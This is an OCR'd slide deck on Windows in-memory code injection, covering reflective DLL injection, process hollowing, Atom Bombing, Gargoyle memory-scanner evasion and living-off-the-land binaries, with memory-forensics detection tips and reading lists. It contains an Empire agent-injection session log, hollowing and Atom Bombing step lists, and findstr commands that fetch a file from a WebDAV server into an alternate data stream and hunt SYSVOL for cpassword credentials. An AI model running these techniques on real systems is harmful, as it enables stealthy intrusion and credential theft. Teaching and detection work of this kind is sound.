
Typical API calls

OpenProcess
VirtualAllocEx

WriteProcessMemory
CreateRemoteThread

LdrLoadDll (native)

Reflective DLL injection



see https://github.com/stephenfewer/ReflectiveDLLInjection

```
(Empire: M44GCD3BYN4Z4PHM) > psinject test 4020
(Empire: management/psinject) > execute
(Empire: management/psinject) >
Job started: Debug32_rvxqz
[+] Initial agent LB41NMKF4KH1NE1Y from 192.168.52.206 now active

(Empire: management/psinject) > agents

[*] Active agents:

  Name              Internal IP     Machine Name    Username          Process
  ---------         -----------     ------------    ---------         -------
  1E2T2EWPNHDCR2TZ  192.168.52.206  WINDOWS4        DEV\chris         powershell/764
  M44GCD3BYN4Z4PHM  192.168.52.206  WINDOWS4        *DEV\chris        powershell/424
  LB41NMKF4KH1NE1Y  192.168.52.206  WINDOWS4        DEV\chris         explorer/4020

(Empire: agents) >
```

"[...], Empire has the ability to inject an agent into another process using **ReflectivePick** to load up the .NET common language runtime into a process and execute a particular PowerShell command, all without starting a new powershell.exe process!"

see https://www.powershellempire.com/?page_id=273

" [...] a reflective DLL based on Stephen Fewer's method. It imports/runs a .NET assembly into its memory space that supports the running of Powershell code using System.Management.Automation. Due to its' reflective property, it can be injected into any process using a reflective injector and allows the execution of Powershell code by any process"

see https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick

Hidden in plain sight?

Reflective DLL injection - Detection examples

- Again: primary signal: Memory events

- several larger RWX sections mapped into the process
- allocation size
- allocation history
- thread information
- allocation flags
- Volatility plugin ‘malfind’
  - look for RWX pages

How Windows Defender ATP does it:
https://cloudblogs.microsoft.com/microsoftsecure/2017/11/13/detecting-reflective-dll-loading-with-windows-defender-atp/

```
> !address -F:PAGE_EXECUTE_READWRITE
```

Reflective DLL injection - Detection examples

- Again: primary signal: Memory events

- several larger RWX sections mapped into the process
- allocation size
- allocation history
- thread information
- allocation flags
- Volatility plugin ‘malfind’
  - look for RWX pages

How Windows Defender ATP does it:
https://cloudblogs.microsoft.com/microsoftsecure/2017/11/13/detecting-reflective-dll-loading-with-windows-defender-atp/


Well, well, well. Can we get fancier?

```
> !address -F:PAGE_EXECUTE_READWRITE
```

Process Hollowing*

Legitimate process is loaded to act as a container for hostile code

1. Create a process in suspended state
2. Call ‘ZwUnmapViewSection’ to un-reserve the memory
3. Allocate memory using ‘VirtualAlloc’
4. Write data to the process memory using ‘WriteProcessMemory’
5. Get the thread context via ‘GetThreadContext’
6. Modify it and set the desired context via ‘SetThreadContext’
7. Call ‘ResumeThread’ to start the process



Typical API calls

ZwUnmapViewOfSection
NtUnmapViewOfSection

WriteProcessMemory
NtCreateSection
NtCreateSectionEx

SetThreadContext
ResumeThread

VirtualProtectEx

** see links at the end for a PoC*

Hidden in plain sight?

Process Hollowing - Detection examples

- Volatility
  - dlllist
  - ldrmodules
  - malfind # Show suspicious memory protection
  - Hollowfind plugin # finds discrapancy in the VAD and PEB

Investigation Hollow Process Injection Using Memory Forensics ← take a look here


```
$ python vol.py -f victim.vmem dlllist -p 1337
```

```
$ python vol.py -f victim.vmem ldrmodules -p 1337
```

```
$ python vol.py -f victim.vmem malfind -p 1337
```

```
$ python vol.py -f victim.vmem hollowfind -p 1337 -D dump/
```

Atom Bombing



Typical API calls

GlobalAddAtom

GlobalGetAtomName

ZwAllocateVirtualMemory

NtQueueApcThread
NtSetContextThread

Atom Bombing -v

- We avoid writing to the victim process with traditional means
- We put our shellcode in the global atom table via GlobalAddAtom()
- We queue APC to call GlobalGetAtomName()
- We let it gradually build shellcode in a code cave
- We use APC again to execute ROP chain to copy to RWX memory via ZwAllocateVirtualMemory()

Typical API calls


GlobalAddAtom


GlobalGetAtomName

ZwAllocateVirtualMemory

NtQueueApcThread
NtSetContextThread


Evading memory scanners





see 'The Art of Memory Forensics'

Evading memory scanners - Gargoyle



Typical API calls

- SetWaitableTimer
- WaitForSingleObjectEx
- VirtualProtectEx

see https://jlospinoso.github.io/security/assembly/c/cpp/developing/software/2017/03/04/gargoyle-memory-analysis-evasion.html

...but let’s move on

“Living off the land”

Living off the land

Execute	AWL bypass	Reconnaissance
Download	ADS*	Decode
Compile	Credentials	Copy
Dump	Upload	Encode


```
dir C:\Windows\system32\*.exe /s /b | findstr /v .exe > todo.txt
```

** Alternate Data Streams*

*** sry not sry for the german only phun*

Living off the land - findstr.exe

Execute	AWL bypass	Reconnaissance
Download	**ADS**	Decode
Compile	**Credentials**	Copy
Dump	Upload	Encode


```
findstr /V /L TheCakeIsALie \\webdavsrv\folder\file.exe > c:\ADS\file.txt:file.exe

findstr /S /I cpassword \\sysvol\policies\*.xml
```


thx @Oddvarmoe
see https://adsecurity.org/?p=2288

Living off the land - rundll32.exe

Execute	AWL bypass	Reconnaissance
Download	ADS	Decode
Compile	Credentials	Copy
Dump	Upload	Encode



thx @subtee

Living off the land -v


https://lolbas-project.github.io/

return $conclusion

- Hidden depends on your **viewpoint**
  - some techniques are pretty advanced
  - some detections are pretty good

- Life gets harder for red teamers and attackers?
  - → approach to blend in with normal (admin) usage becomes more and more appealing

- “Living off the land” techniques combined with advanced in-memory executions: new path of hope to avoid detections? Hype?



- Tools to visualise stuff on the blue side

- RedTeam tooling switches from PS to C#, but that’s a topic for another rabbit hole (;

Expand-Archive -Path presentation.zip -DestinationPath C:\hereberabbitholes

[Code] - Bloodhound Repository
[Recording] - Extending BloodHound for Red Teamers - Tom Porter
[Blog] - Domain Penetration Testing: Using BloodHound, Crackmapexec, & Mimikatz to get Domain Admin
[Blog] - Using Bloodhound to Map the Domain
[Recording] - Bloodhound: He Attac, but he also Protec - Andy Robbins, Rohan Vazarkar
[Blog] - Hidden Administrative Accounts: BloodHound to the Rescue
[Links] Active Directory Attacks and Modern Post Exploitation Adversary Tradecraft

[Presentation] - Meterpreter internals
[Doku] - Meterpreter Stageless Mode
[Code] - Powershell Empire Repository
[Recording] - PowerShell Empire - Dave Hull
[Recording] - PowerShell Empire Strikes Back by Walter Legowski
[Recording] - Learn PowerShell Empire 2 From A to Z
[Code] - PowerPick Code Repository

[Recording] - Taking Hunting to the Next Level: Hunting in Memory - SANS Threat Hunting Summit 2017
[Blog] - Loading a DLL from memory
[Blog] - Hunting in Memory
[Blog] - PowerShell: In-Memory Injection Using CertUtil.exe
[Blog] - Memory injection like a boss
[Code] - ReflectiveDLL Injection Repository

[Blog] - Reflective DLL Injection with PowerShell
[Recording] - Reflective DLL Injection Metasploit Module
[Blog] - Metasploit Payload-Types
[Paper] - Remote library injection

Expand-Archive -Path presentation.zip -DestinationPath C:\hereberabbitholes

[Whitepaper] - Who needs malware, How advasaries use fileless attacks to evade your security
[Blog] - Attack Mitre Process Hollowing technique
[Recording] - Investigation Hollow Process Ijection Using Memory Forensics
[Blog] - Reversing and investigating malware evasive tactivs - Hollow process injection
[Code] - PoC Process Hollowing by FuzzySecurity (Start-Hollow.ps1)

[Blog] - Bypassing Memory Scanners with Cobalt Strike and Gargoyle
[Presentation] - Memory resident implants - code injection is alive and well by Luke Jennings
[Blog] - Gargoyle, a memory scanning evasion technique
[Code] - Gargoyle Code Repository
[Blog] - Hunting for Gargoyle
[Code] - The Memory Process File System

[Recording] - Living Off The Land A Minimalist S Guide To Windows Post Exploitation - Chris Campbell, Matt Graeber
[Recording] - LOLBins Nothing to LOL about - Oddvar Moe
[Blog] - LOLBAS project website
[Code] - LOLBAS code repository

[Book] - The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory
[Book] - The Hacker Playbook 3: Practical Guide To Penetration Testing
[Book] - What makes it page? The Windows 7 (x64) Virtual Memory Manager

[Whitepaper] - Living off the land and fileless attack techniques by Symantec
[Tools] - Awesome Windows Post-Exploitation tool list

Awesome people to follow for these ++other_exciting_topics

@CptJesus
@_wald0
@danielhbohannon
@harmj0y
@mattifestation
@Oddvarmoe
@subtee
@SadProcessor
@jalospinoso
@PyroTek3
@FuzzySec
@_RastaMouse
@epakskape
@DirectoryRanger
@jukelennings
@dk_effect
@Alshakarti

.

@AmarSaar
@_marklech_
@0xAlexei
@TinySecEx
@jepayneMSFT
@NerdPyle
@VirtualScooley
@xedi25
@curi0usJack
@hFireF0X
@Intel80x86
@0patch
@aall86
@TheColonial
@obscuresec
@kiqueNissim
@thatchriseckert
@WDSecurity
@JohnLaTwC

@brucedang
@attrc
@Code_Analysis
@j00ru
@long123king
@aionescu
@epakskape
@aluhrs13
@girlgerms
@ryHanson
@_xpn_
@ericlaw
@dwizzzleMSFT
@jaredhaight

..and many many more I guess...

wmic.exe /node:”audience” process call create “**questions.exe**”